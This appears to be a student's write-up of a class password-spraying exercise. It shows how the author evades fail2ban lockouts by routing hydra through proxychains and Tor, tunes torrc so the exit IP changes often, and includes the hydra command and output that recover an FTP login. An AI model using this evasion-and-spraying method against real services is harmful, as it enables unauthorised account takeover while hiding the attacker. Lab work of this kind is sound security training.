
PW_Spray Exercise

1. Introduction and Challenge



Password Spraying Server

Find the user with the given password from the table below

1) Every service has 500 accounts set
2) The password will change every 60 minutes
3) The services are **fail2ban** protected with a 10 minutes lockout period
4) Every service has its unique user database (they are not shared)

Service	Port	Usernames	Password
ssh	22	user_100000 -> user_100500	786f77fe
ftp	21	user_120000 -> user_120500	b2125b31
http	80	user_140000 -> user_140500	25fe4387

> 1. Every service has 500 accounts set
> 2. The password will change every 60 minutes
> 3. The services are **fail2ban** protected with a 10 minutes lockout period
> 4. Every service has its unique user database (they are not shared)

After 10 unsuccessful login attempts, your IP will get blocked for 10 minutes. After 1 hour, the passwords will change. Can you enter the server?

Try to enter the server and write a short report.

1. is this blocking someone performing nmap scans?
2. is this blocking someone performing vulnerability scans? (Nessus, OpenVAS, ...)
3. how would you hack the server? what would bypass fail2ban?


2. Answer and solution

1. A nmap scan to the target host will not be blocked. fail2ban blocks you only if you try to login with invalid credentials.
2. Same answer as above. Server won't block you if you don't submit invalid logon credentials...
3. A changing ip adress is needed to attack the target. Otherwise you'll be blocked for 10minutes just after three invalid logins.

My strategy for this exercise is to use proxychains in combination with the tor network. Proxychains can be configured in `/etc/proxychains.conf`

```
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5  127.0.0.1 9050
┌─root@hlkali  /home/hacker
└─$
```

After that I've tried to fire up `thc hydra`. We know for each service a list of 500 usernames and only one password will match. For each service I did create the username list and put them in a txt file.



I've tried tp fire up hydra, but I didn't succeed. It seems that the intervall of my public tor IP address doesn't change to much. By restarting the tor service I'll get every time a new IP adress. After doing some research, I've tried to edit the `/etc/tor/torrc` file.
I did add the following three lines:

```
CircuitBuildTimeout 1
LearnCircuitBuildTimeout 0
MaxCircuitDirtiness 1
```

After that I could figure out the password of the ftp service:

```
proxychains hydra -u -V -f -L user_ftp.txt -p 12ebc992 152.96.6.197 ftp -I t4
```

```
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
[ATTEMPT] target 152.96.6.197 - login "user_120176" - pass "12ebc992" - 146 of 534 [child 5] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120177" - pass "12ebc992" - 147 of 534 [child 9] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120178" - pass "12ebc992" - 148 of 534 [child 7] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120179" - pass "12ebc992" - 149 of 534 [child 4] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120180" - pass "12ebc992" - 150 of 534 [child 0] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120181" - pass "12ebc992" - 151 of 534 [child 14] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120182" - pass "12ebc992" - 152 of 534 [child 11] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120183" - pass "12ebc992" - 153 of 534 [child 12] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120184" - pass "12ebc992" - 154 of 534 [child 15] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120185" - pass "12ebc992" - 155 of 534 [child 1] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120186" - pass "12ebc992" - 156 of 534 [child 2] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120187" - pass "12ebc992" - 157 of 534 [child 3] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120188" - pass "12ebc992" - 158 of 534 [child 8] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120189" - pass "12ebc992" - 159 of 534 [child 10] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120190" - pass "12ebc992" - 160 of 534 [child 6] (0/33)
[ATTEMPT] target 152.96.6.197 - login "user_120191" - pass "12ebc992" - 161 of 534 [child 5] (0/33)
[RE-ATTEMPT] target 152.96.6.197 - login "user_120192" - pass "12ebc992" - 161 of 534 [child 13] (0/3
|R-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:21-<><>-OK
```

```
[ATTEMPT] target 152.96.6.197 - login "user_120340" - pass "12ebc992" - 272 of 534 [child 0] (0/33)
<><>-OK
<><>-OK
<><>-OK
[RE-ATTEMPT] target 152.96.6.197 - login "user_120341" - pass "12ebc992" - 272 of 534 [child 8] (0/33)
|R-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:21-[21][ftp] host: 152.96.6.197   login: user_120338   password: 12ebc992
[STATUS] attack finished for 152.96.6.197 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-05 16:43:19

~/Desktop/Exercises/Reconnaissance/Exercise 8                                    ✓ 6m 0s
```

I've tried the same by attacking the ssh service, but there I didn't succeed.

```
R-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:22-[REDO-ATTEMPT] target 152.96.6.197 - login "user_1000111" - pass "786f77fe"
421 of 534 [child 14] (32/33)
R-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:22-[REDO-ATTEMPT] target 152.96.6.197 - login "user_1000115" - pass "786f77fe"
422 of 534 [child 10] (33/33)
R-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:22-<><>-OK
<><>-OK
<><>-OK
<><>-OK
[ERROR] ssh target does not support password auth
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-05 17:55:34
```

3. Lessons learned

Hacking is the art to solve problems in a creative way. I didn't succeed at all and this exercise is not finished for me yet. I'll definitely try out other ways and it was glad and impressive to see how many different approaches were taken by our class to solve this task 😃